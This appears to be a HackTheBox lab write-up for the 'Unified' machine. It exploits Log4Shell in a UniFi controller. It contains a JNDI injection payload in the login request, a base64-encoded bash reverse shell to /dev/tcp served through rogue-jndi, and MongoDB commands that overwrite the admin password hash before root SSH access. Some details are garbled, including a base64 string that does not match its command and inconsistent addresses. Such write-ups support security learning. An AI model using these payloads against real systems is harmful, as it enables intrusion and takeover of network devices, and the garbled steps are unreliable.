

Unified:HackTheBox

- Open ports found:
 - 22
 - 6789
 - 8080
 - 8443

port 8080 is acting as a proxy forwarding traffic to 8443 which is running UniFi network versin 6.4.54



The default password and username seem to have been changed.

CVE-2021-44228 exists,
This vulnerability is based of Java logging Library, Log4j to achieve remote code execution for version priot to 6.5.54.
The vulnerabilty is mostly found in the rememberme value in the login request.

Intercept HTTP history WebSockets history Proxy settings

Request to https://10.129.173.75:8443

Forward Drop Intercept is on Action Open browser

Inspector

Request attributes 2

Request query parameters 0

Request cookies 0

Request headers 17

Pretty Raw Hex

1 POST /api/login HTTP/1.1

2 Host: 10.129.173.75:8443

3 Content-Length: 68

4 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"

5 Sec-Ch-Ua-Platform: "Linux"

6 Sec-Ch-Ua-Mobile: ?0

7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36

8 Content-Type: application/json; charset=utf-8

9 Accept: */*

0 Origin: https://10.129.173.75:8443

1 Sec-Fetch-Site: same-origin

2 Sec-Fetch-Mode: cors

3 Sec-Fetch-Dest: empty

4 Referer: https://10.129.173.75:8443/manage/account/login?redirect=%2Fmanage

5 Accept-Encoding: gzip, deflate, br

6 Accept-Language: en-US,en;q=0.9

7 Priority: u=1, i

8 Connection: close

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0 {

1 "username": "ubnt",

2 "password": "ubnt",

3 "remember": false,

4 "strict": true

5 }

We need to test if its vulnerable

```
> curl -i -s -k -X POST -H '$Host: 10.129.173.75:8443' -H '$Content-Length: 104' --data-binary '${"username":"a","password":"a","remember":"${jndi:ldap://eb0uv.i.dnslog.cn:1389/o=tomcat}","strict":true}' $'https://10.129.173.75:8443/api/login'
```

```
16:47:11.012366 IP 10.8.14.229.173.75:8443/api/login HTTP/1.1 400
vary: Origin
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: Access-Control-Allow-Origin,Access-Control-Allow-Credentials
X-Frame-Options: DENY
Content-Type: application/json;charset=UTF-8
Content-Length: 64
Date: Tue, 17 Sep 2024 13:35:37 GMT
Connection: close
{"meta":{"rc":"error","msg":"api.err.InvalidPayload","data":[]}}
```

The error message is proof enough that the command has been executed.

The payload to testing remember value : "\${jndi:ldap://10.10.14.161/389}"

We will run tcpdump along burp to capture the response(the machine trying to connect to us.)

The screenshot shows the Burp Suite interface with a request and response. The request is a POST to /api/login with a JSON payload. The response is a 400 status code with an error message. Below the Burp Suite interface, a terminal window shows the execution of tcpdump and the capture of a reverse shell connection from 10.10.14.161 to 10.10.14.162 on port 389.

```
itsme@biggie: ~$ sudo tcpdump -i tun0 port 389
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (raw IP), snapshot length 262144 bytes
16:53:55.212366 IP 10.129.173.75:8443 > 10.10.14.161:389: Flags [S], seq 341657119, win 64240, options [mss 1362,sackOK,TS val 768413230 ecr 0,nop,wscale 7], length 0
16:53:55.212332 IP 10.10.14.161:389 > 10.129.173.75:8443: Flags [R], seq 0, ack 341657120, win 0, length 0
16:53:57.055071 IP 10.129.173.75:8443 > 10.10.14.161:389: Flags [S], seq 1510239008, win 64240, options [mss 1362,sackOK,TS val 768415074 ecr 0,nop,wscale 7], length 0
16:53:57.055180 IP 10.10.14.161:389 > 10.129.173.75:8443: Flags [R], seq 0, ack 1510239009, win 0, length 0
16:54:05.135882 IP 10.129.173.75:8443 > 10.10.14.161:389: Flags [S], seq 889560605, win 64240, options [mss 1362,sackOK,TS val 768423060 ecr 0,nop,wscale 7], length 0
16:54:05.135914 IP 10.10.14.161:389 > 10.129.173.75:8443: Flags [R], seq 0, ack 889560606, win 0, length 0
```

To achieve a reverse shell we need to clone and build rogue-jndi

<https://github.com/veracode-research/rogue-jndi>

We need to craft our reverse shell and encode it using base64.

```
echo 'bash -c bash -i >&/dev/tcp/10.10.14.162/1423 0>&1' | base64
```

```
YmFzaCAyYyBiYXNoICpID4mL2Rldi90Y3AvMTAuMTAuMTQuMTYyLzE0MjMgMD4mMQo=
```

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YmFzaCAyYyBiYXNoICpID4mL2Rldi90Y3AvMTAuMTAuMTQuMTYyLzE0MjMgMD4mMQo=
```

With that Base64 output, build your command in rogue-jndi:


```
java -jar rogue-jndi/target/RogueJndi-1.1.jar --command "bash -c {echo,YmFzaCAyYyBiYXNoICpID4mL2Rldi90Y3AvMTAuMTAuMTQuMTYyLzE0MjMgMD4mMQo=}"
```

```

target/rogue-jm1-1.1.jar
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
=====
[!o!g!u!e!j!n!i!d!i!
=====
Starting HTTP server on 0.0.0.0:8000
Starting LDAP server on 0.0.0.0:8189
Mapping ldap://10.129.173.75:1389/* to artsploit.controllers.RemoteReference
Mapping ldap://10.129.173.75:1389/*reference to artsploit.controllers.RemoteReference
Mapping ldap://10.129.173.75:1389/*webSphere1 to artsploit.controllers.WebSphere1
Mapping ldap://10.129.173.75:1389/*webSphere1.wsd/* to artsploit.controllers.WebSphere1
Mapping ldap://10.129.173.75:1389/*groovy to artsploit.controllers.Groovy
Mapping ldap://10.129.173.75:1389/*webSphere2 to artsploit.controllers.WebSphere2
Mapping ldap://10.129.173.75:1389/*webSphere2.jar* to artsploit.controllers.WebSphere2
Mapping ldap://10.129.173.75:1389/*tomcat to artsploit.controllers.Tomcat
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```

Then run burp repeater as done in previous task.



This server is running mongoDB on port 27117.

```
mongo --port 27117 ace --eval "db.admin.find().forEach(printjson);"
```

The command above can be used to list users and their hashed passwords in X shadow value

```

exception: connect failed
unifiedUser: /usr/lib/unifuser/mongo --port 27117 ace --eval "db.admin.find().forEach(printjson);"
c7 ace --eval "db.admin.find().forEach(printjson);"
MongoDB shell version 3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
{
  "_id": "ObjectID('61ce278f46e0f8b012347ee4')",
  "name": "administrator",
  "email": "administrator@unified.net",
  "shadow": "6589y0v8hs58uaw820z9wFCDm/Xk56x0u0EPk1m_QP8/qH1QV0pVq3JhUhmK4wC7QFN1C8R3GmQwqYVwC3lQgPt4..",
  "time_created": "NumberLong(1649980495)",
  "last_site_name": "default",
  "ui_settings": {
    "neverCheckForupdate": true,

```

We need to create our own password, hash it then replace the original one

```
mkpasswd -m sha-512 1234
```

Repacing it

```
mongo --port 27117 ace --eval 'db.admin.update({"_id":ObjectId("61ce278f46e0fb0012d47ee4")),{$set:{"x_shadow":"$6$yqvKhHO6ulc2UhNU$ACY2DAcPFD6Z.SHR3W.cYx4CIWwts/DJgBhl4vG3PNnLhbn y7XsZqpEoS u1CELfie650Ux71b9n3wNbC0K.t1"}}')
```


```
unifi@unified:/home/michael$
unifi@unified:/home/michael$ mongo --port 27117 ace --eval 'db.admin.update({'_id':ObjectId("61ce278f46e0fb0012d47ee4")},{ $set: {'x_shadow': '$6$vvqKhH06ulc2UHNu$ACy2DacPFd6Z.SHR3W.cYx4CLWnts/DJgBhL4vG3PnnLhbnY7XsZqpEoSU/1CELFie6S0uX71b9n3Wnbc0k.t1'}})'
MongoDB shell version v3.6.3
connecting to: mongod://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
WriteResult({ "nMatched" : 1, "nUpserted" : 0, "nModified" : 1 })
unifi@unified:/home/michael$ mongo --port 27117 ace --eval 'db.admin.find().forEach(printjson);'
<17 ace --eval 'db.admin.find().forEach(printjson);'
MongoDB shell version v3.6.3
connecting to: mongod://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
{
  "_id" : ObjectId("61ce278f46e0fb0012d47ee4"),
  "name" : "administrator",
  "email" : "administrator@unified.htb",
  "x_shadow" : "$6$vvqKhH06ulc2UHNu$ACy2DacPFd6Z.SHR3W.cYx4CLWnts/DJgBhL4vG3PnnLhbnY7XsZqpEoSU/1CELFie6S0uX71b9n3Wnbc0k.t1",
  "time_created" : NumberLong(1648900495),
  "last_site_name" : "default",
  "ui_settings" : {
    "neverCheckForUpdate" : true,
    "statisticsPreferredTZ" : "SITE",
    "statisticsPreferBps" : "",
    "tables" : {

```

This allows us to login with -u administrator -p 1234



Here we are able to get ssh creds that we can use.



!!!! AND VOILAAA . WE are ROOOOT!!!!

```
root@10.129.173.75:~$ ssh root@10.129.173.75
The authenticity of host '10.129.173.75 (10.129.173.75)' can't be established.
ED25519 key fingerprint is SHA256:RoZ8jwEnG8YxNt04+A/cdlusLAWmIWqG3ebyZko+A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.173.75' (ED25519) to the list of known hosts.
root@10.129.173.75's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.
   https://ubuntu.com/blog/microk8s-memory-optimisation

root@unified:~# whoami
root
root@unified:~# sudo -l
Matching Defaults entries for root on unified:
  env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin

User root may run the following commands on unified:
  (ALL : ALL) ALL
```

References

<https://www.sprocketsecurity.com/resources/another-log4j-on-the-fire-unifi>